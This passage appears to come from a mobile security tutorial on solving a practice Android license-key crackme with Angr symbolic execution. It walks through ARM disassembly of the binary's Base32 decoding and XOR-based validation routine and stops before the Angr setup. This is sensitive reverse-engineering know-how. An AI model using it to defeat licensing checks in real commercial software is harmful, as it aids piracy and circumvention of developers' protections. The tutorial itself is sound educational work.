
Symbolic execution is a very useful technique to have in your toolbox, especially while dealing with problems where you need to find a correct input for reaching a certain block of code. In this section, we will solve a simple Android crackme by using the Angr binary analysis framework as our symbolic execution engine.

The target crackme is a simple Android license key validation executable. As we will soon observe, the key validation logic in the crackme is implemented in native code. It is a common notion that analyzing compiled native code is tougher than analyzing an equivalent compiled Java code, and hence, critical business logic is often written in native. The current sample application may not represent a real world problem, but nevertheless it helps getting some basic notions about symbolic execution that you can use in a real situation. You can use the same techniques on Android apps that ship with obfuscated native libraries (in fact, obfuscated code is often put into native libraries specifically to make de-obfuscation more difficult).

The crackme consists of a single ELF executable file, which can be executed on any Android device by following the instructions below:


```
$ adb push validate /data/local/tmp
[100%] /data/local/tmp/validate

$ adb shell chmod 755 /data/local/tmp/validate

$ adb shell /data/local/tmp/validate
Usage: ./validate <serial>

$ adb shell /data/local/tmp/validate 12345
Incorrect serial (wrong format).
```

So far so good, but we know nothing about what a valid license key looks like. To get started, open the ELF executable in a disassembler such as Cutter. The main function is located at offset `0x00001874` in the disassembly. It is important to note that this binary is PIE-enabled, and Cutter chooses to load the binary at `0x0` as image base address.


Disassembly

```
          0x0000186c      andeq r0, r0, r0, ror r2
          0x00001870      andeq r0, r0, r8, lsl 5
          ;-- pc:
          ;-- r15:
/ (fcn) fcn.00001874 196
|   fcn.00001874 (int32_t arg1, int32_t arg2);
|         ; var int32_t var_24h @ fp-0x24
|         ; var int32_t var_20h @ fp-0x20
|         ; var int32_t var_18h @ fp-0x18
|         ; var int32_t var_0h @ sp+0x0
|         ; arg int32_t arg1 @ r0
|         ; arg int32_t arg2 @ r1
|         0x00001874      push {fp, lr}
|         0x00001878      add fp, sp, 4
|         0x0000187c      sub sp, sp, 0x28 ; '('
|         0x00001880      str r0, [var_20h] ; 0x20 ; "$!" ; arg1
|         0x00001884      str r1, [var_24h] ; 0x24 ; '$' ; arg2
|         0x00001888      ldr r3, [var_20h] ; 0x20 ; "$!"
|         0x0000188c      cmp r3, 2
|     ,=< 0x00001890      beq 0x1898 ; unlikely
|     |   0x00001894      bl fcn.000016a8
|     `-> 0x00001898      ldr r3, [var_24h] ; 0x24 ; '$'
|         0x0000189c      add r3, r3, 4
|         0x000018a0      ldr r3, [r3]
|         0x000018a4      mov r0, r3
|         0x000018a8      bl sym.imp.strlen ; size_t strlen(const char *s)
|                             ; size_t strlen("\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\
|         0x000018ac      mov r3, r0
|         0x000018b0      cmp r3, 0x10
|     ,=< 0x000018b4      beq 0x18bc ; unlikely
|     |   0x000018b8      bl fcn.000016cc
|     `-> 0x000018bc      ldr r3, [0x00001938] ; "chr"
|         0x000018c0      add r3, pc, r3 ; "Entering base32_decode" str.Entering_base32_decode
|         0x000018c4      mov r0, r3 ; "Entering base32_decode" str.Entering_base32_decode
|         0x000018c8      bl sym.imp.puts ; int puts(const char *s)
|                             ; int puts("Entering base32_decode")
|         0x000018cc      ldr r3, [var_24h] ; 0x24 ; '$'
|         0x000018d0      add r3, r3, 4
|         0x000018d4      ldr r2, [r3]
|         0x000018d8      sub r3, fp, 0x14
|         0x000018dc      sub r1, fp, 0x18
|         0x000018e0      str r1, [sp]
|         0x000018e4      mov r0, 0
|         0x000018e8      mov r1, r2
|         0x000018ec      mov r2, 0x10
|         0x000018f0      bl fcn.00001340; fcn.00001340(0x0)
|         0x000018f4      ldr r3, [var_18h] ; 0x18
|         0x000018f8      ldr r2, [0x0000193c] ; "t"
|         0x000018fc      add r2, pc, r2 ; "Outlen = %d\n" str.Outlen____d
|         0x00001900      mov r0, r2 ; "Outlen = %d\n" str.Outlen____d
|         0x00001904      mov r1, r3
|         0x00001908      bl sym.imp.printf ; int printf(const char *format)
|                             ; int printf("Outlen = %d\n")
|         0x0000190c      ldr r3, [0x00001940] ; "texit"
|         0x00001910      add r3, pc, r3 ; "Entering check_license" str.Entering_check_license
|         0x00001914      mov r0, r3 ; "Entering check_license" str.Entering_check_license
|         0x00001918      bl sym.imp.puts ; int puts(const char *s)
|                             ; int puts("Entering check_license")
|         0x0000191c      sub r3, fp, 0x14
|         0x00001920      mov r0, r3
|         0x00001924      bl fcn.00001760
|         0x00001928      mov r3, 0
|         0x0000192c      mov r0, r3
```

The function names have been stripped from the binary, but luckily there are enough debugging strings to provide us a context to the code. Moving forward, we will start analyzing the binary from the entry function at offset `0x00001874`, and keep a note of all the information easily available to us. During this analysis, we will also try to identify the code regions which are suitable for symbolic execution.



```
bl fcn.000016a8
```

```
ldr r3, [var_24h]                  ; 0x24 ; '$'
add r3, r3, 4
ldr r3, [r3]
mov r0, r3
bl sym.imp.strlen                  ; size_t strlen(const char *s)
; size_t strlen("\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x...
mov r3, r0
cmp r3, 0x10
beq 0x18bc                         ; unlikely
```

```
bl fcn.000016cc
```


```
ldr r3, [0x00001938]               ; "chr"
add r3, pc, r3                     ; "Entering base32_decode" str.Entering_base32_decode
mov r0, r3                         ; "Entering base32_decode" str.Entering_base32_decode
bl sym.imp.puts                    ; int puts(const char *s)
; int puts("Entering base32_decode")
ldr r3, [var_24h]                  ; 0x24 ; '$'
add r3, r3, 4
ldr r2, [r3]
sub r3, fp, 0x14
sub r1, fp, 0x18
str r1, [sp]
mov r0, 0
mov r1, r2
mov r2, 0x10
bl fcn.00001340; fcn.00001340(0x0)
ldr r3, [var_18h]                  ; 0x18
ldr r2, [0x0000193c]               ; "t"
add r2, pc, r2                     ; "Outlen = %d\n" str.Outlen____d
mov r0, r2                         ; "Outlen = %d\n" str.Outlen____d
mov r1, r3
bl sym.imp.printf                  ; int printf(const char *format)
; int printf("Outlen = %d\n")
ldr r3, [0x00001940]               ; "texit"
add r3, pc, r3                     ; "Entering check_license" str.Entering_check_license
mov r0, r3                         ; "Entering check_license" str.Entering_check_license
bl sym.imp.puts                    ; int puts(const char *s)
; int puts("Entering check_license")
sub r3, fp, 0x14
mov r0, r3
bl fcn.00001760
mov r3, 0
mov r0, r3
sub sp, fp, 4
pop {fp, pc}
```

`strlen` is called at offset `0x000018a8`, and the returned value is compared to `0x10` at offset `0x000018b0`. Immediately after that, the input string is passed to a Base32 decoding function at offset `0x00001340`. This provides us with valuable information that the input license key is a Base32-encoded 16-character string (which totals 10 bytes in raw). The decoded input is then passed to the function at offset `0x00001760`, which validates the license key. The disassembly of this function is shown below.

We can now use this information about the expected input to further look into the validation function at `0x00001760`.

```
╭ (fcn) fcn.00001760 268
│   fcn.00001760 (int32_t arg1);
│           ; var int32_t var_20h @ fp-0x20
│           ; var int32_t var_14h @ fp-0x14
│           ; var int32_t var_10h @ fp-0x10
│           ; arg int32_t arg1 @ r0
│           ; CALL XREF from fcn.00001760 (+0x1c4)
│           0x00001760      push {r4, fp, lr}
│           0x00001764      add fp, sp, 8
│           0x00001768      sub sp, sp, 0x1c
│           0x0000176c      str r0, [var_20h]                           ; 0x20 ; "$!" ; arg1
│           0x00001770      ldr r3, [var_20h]                           ; 0x20 ; "$!" ; entry.preinit0
│           0x00001774      str r3, [var_10h]                           ; str.
│                                                                       ; 0x10
│           0x00001778      mov r3, 0
│           0x0000177c      str r3, [var_14h]                           ; 0x14
│       ╭─< 0x00001780      b 0x17d0
│       │   ; CODE XREF from fcn.00001760 (0x17d8)
│      ╭──> 0x00001784      ldr r3, [var_10h]                           ; str.
│      ╎│                                                               ; 0x10 ; entry.preinit0
│      ╎│   0x00001788      ldrb r2, [r3]
│      ╎│   0x0000178c      ldr r3, [var_10h]                           ; str.
│      ╎│                                                               ; 0x10 ; entry.preinit0
│      ¦│   0x00001790      add r3, r3, 1
│      ¦│   0x00001794      ldrb r3, [r3]
│      ¦│   0x00001798      eor r3, r2, r3
│      ¦│   0x0000179c      and r2, r3, 0xff
│      ¦│   0x000017a0      mvn r3, 0xf
│      ¦│   0x000017a4      ldr r1, [var_14h]                          ; 0x14 ; entry.preinit0
│      ¦│   0x000017a8      sub r0, fp, 0xc
│      ¦│   0x000017ac      add r1, r0, r1
│      ¦│   0x000017b0      add r3, r1, r3
│      ¦│   0x000017b4      strb r2, [r3]
│      ¦│   0x000017b8      ldr r3, [var_10h]                          ; str.
│      ¦│                                                              ; 0x10 ; entry.preinit0
│      ¦│   0x000017bc      add r3, r3, 2                              ; "ELF\x01\x01\x01" ; aav.0x00000001
│      ¦│   0x000017c0      str r3, [var_10h]                          ; str.
│      ¦│                                                              ; 0x10
│      ¦│   0x000017c4      ldr r3, [var_14h]                          ; 0x14 ; entry.preinit0
│      ¦│   0x000017c8      add r3, r3, 1
│      ¦│   0x000017cc      str r3, [var_14h]                          ; 0x14
│      ¦│   ; CODE XREF from fcn.00001760 (0x1780)
│      ¦└─> 0x000017d0      ldr r3, [var_14h]                          ; 0x14 ; entry.preinit0
│      ¦    0x000017d4      cmp r3, 4                                  ; aav.0x00000004 ; aav.0x00000001 ; aav.0x00000001
│      └──< 0x000017d8      ble 0x1784                                 ; likely
│           0x000017dc      ldrb r4, [fp, -0x1c]                       ; "4"
│           0x000017e0      bl fcn.000016f0
│           0x000017e4      mov r3, r0
│           0x000017e8      cmp r4, r3
│       ┌─< 0x000017ec      bne 0x1854                                 ; likely
│       │   0x000017f0      ldrb r4, [fp, -0x1b]
│       │   0x000017f4      bl fcn.0000170c
│       │   0x000017f8      mov r3, r0
│       │   0x000017fc      cmp r4, r3
│      ┌──< 0x00001800      bne 0x1854                                 ; likely
│      ││   0x00001804      ldrb r4, [fp, -0x1a]
│      ││   0x00001808      bl fcn.000016f0
│      ││   0x0000180c      mov r3, r0
│      ││   0x00001810      cmp r4, r3
│     ┌───< 0x00001814      bne 0x1854                                 ; likely
│     │││   0x00001818      ldrb r4, [fp, -0x19]
│     │││   0x0000181c      bl fcn.00001728
│     │││   0x00001820      mov r3, r0
│     │││   0x00001824      cmp r4, r3
│    ┌────< 0x00001828      bne 0x1854                                 ; likely
│    ││││   0x0000182c      ldrb r4, [fp, -0x18]
│    ││││   0x00001830      bl fcn.00001744
│    ││││   0x00001834      mov r3, r0
│    ││││   0x00001838      cmp r4, r3
│   ┌─────< 0x0000183c      bne 0x1854                                 ; likely
│   │││││   0x00001840      ldr r3, [0x0000186c]                       ; [0x186c:4]=0x270 section..hash ; section..hash
│   │││││   0x00001844      add r3, pc, r3                             ; 0x1abc ; "Product activation passed. Congratulations!"
│   │││││   0x00001848      mov r0, r3                                 ; 0x1abc ; "Product activation passed. Congratulations!" ;
│   │││││   0x0000184c      bl sym.imp.puts                            ; int puts(const char *s)
│   │││││                                                              ; int puts("Product activation passed. Congratulations!")
│  ┌──────< 0x00001850      b 0x1864
│  ││││││   ; CODE XREFS from fcn.00001760 (0x17ec, 0x1800, 0x1814, 0x1828, 0x183c)
│  │└└└└└─> 0x00001854      ldr r3, aav.0x00000288                     ; [0x1870:4]=0x288 aav.0x00000288
│  │        0x00001858      add r3, pc, r3                             ; 0x1ae8 ; "Incorrect serial." ;
│  │        0x0000185c      mov r0, r3                                 ; 0x1ae8 ; "Incorrect serial." ;
│  │        0x00001860      bl sym.imp.puts                            ; int puts(const char *s)
│  │                                                                   ; int puts("Incorrect serial.")
│  │        ; CODE XREF from fcn.00001760 (0x1850)
│  └──────> 0x00001864      sub sp, fp, 8
└           0x00001868      pop {r4, fp, pc}                           ; entry.preinit0 ; entry.preinit0 ;
```

Discussing all the instructions in the function is beyond the scope of this chapter, instead we will discuss only the important points needed for the analysis. In the validation function, there is a loop present at `0x00001784` which performs a XOR operation at offset `0x00001798`. The loop is more clearly visible in the graph view below.



```
str r3, [var_10h]                ; 0x10
mov r3, 0
str r3, [var_14h]                ; 0x14
b 0x17d0
```

```
ldr r3, [var_14h]                ; 0x14
cmp r3, 4
ble 0x1784                       ; likely
```


```
, -0x1c]          ; "4"
5f0
                  ; unlikely
```

```
ldr r3, [var_10h]                ; 0x10
ldrb r2, [r3]
ldr r3, [var_10h]                ; 0x10
add r3, r3, 1
ldrb r3, [r3]
eor r3, r2, r3
and r2, r3, 0xff
mvn r3, 0xf
ldr r1, [var_14h]                ; 0x14
sub r0, fp, 0xc
add r1, r0, r1
add r3, r1, r3
strb r2, [r3]
ldr r3, [var_10h]                ; 0x10
add r3, r3, 2
str r3, [var_10h]                ; 0x10
ldr r3, [var_14h]                ; 0x14
add r3, r3, 1
str r3, [var_14h]                ; 0x14
```

```
, -0x1b]
70c
```


XOR is a very commonly used technique to *encrypt* information where obfuscation is the goal rather than security. **XOR should not be used for any serious encryption**, as it can be cracked using frequency analysis. Therefore, the mere presence of XOR encryption in such a validation logic always requires special attention and analysis.

Moving forward, at offset `0x000017dc`, the XOR decoded value obtained from above is being compared against the return value from a sub-function call at `0x000017e8`.



```
fcn.00001760 ();

ldrb r4, [fp, -0x1c]                ; "4"
bl fcn.000016f0
mov r3, r0
cmp r4, r3
bne 0x1854                          ; unlikely

ldrb r4, [fp, -0x1b]
bl fcn.0000170c
mov r3, r0
cmp r4, r3
bne 0x1854                          ; unlikely

ldrb r4, [fp, -0x1a]
bl fcn.000016f0
mov r3, r0
cmp r4, r3
bne 0x1854                          ; unlikely

ldrb r4, [fp, -0x19]
```

Clearly this function is not complex, and can be analyzed manually, but still remains a cumbersome task. Especially while working on a big code base, time can be a major constraint, and it is desirable to automate such analysis. Dynamic symbolic execution is helpful in exactly those situations. In the above crackme, the symbolic execution engine can determine the constraints on each byte of the input string by mapping a path between the first instruction of the license check (at `0x00001760`) and the code that prints the "Product activation passed" message (at `0x00001840`).



```
ldrb r4, [fp, -0x18]
bl   fcn.00001744
mov  r3, r0
cmp  r4, r3
bne  0x1854                          ; likely

ldr  r3, [0x0000186c]               ; section..hash
add  r3, pc, r3                     ; "Product activation passed. Congratulations!" str.Product_activation_p...
mov  r0, r3                         ; "Product activation passed. Congratulations!" str.Product_activation_p...
bl   sym.imp.puts                   ; int puts(const char *s)
; int puts("Product activation passed. Congratulations!")
b    0x1864

ldr  r3, [0x00001870]               ; "Incorrect serial." str.Incorrect_serial.
add  r3, pc, r3                     ; "Incorrect serial." str.Incorrect_serial.
mov  r0, r3                         ; int puts(const char *s)
bl   sym.imp.puts
; int puts("Incorrect serial.")

sub  sp, fp, 8
pop  {r4, fp, pc}                   ; entry.preinit0 ; entry.preinit0 ; entry.preinit0
```

The constraints obtained from the above steps are passed to a solver engine, which finds an input that satisfies them - a valid license key.

You need to perform several steps to initialize Angr's symbolic execution engine:

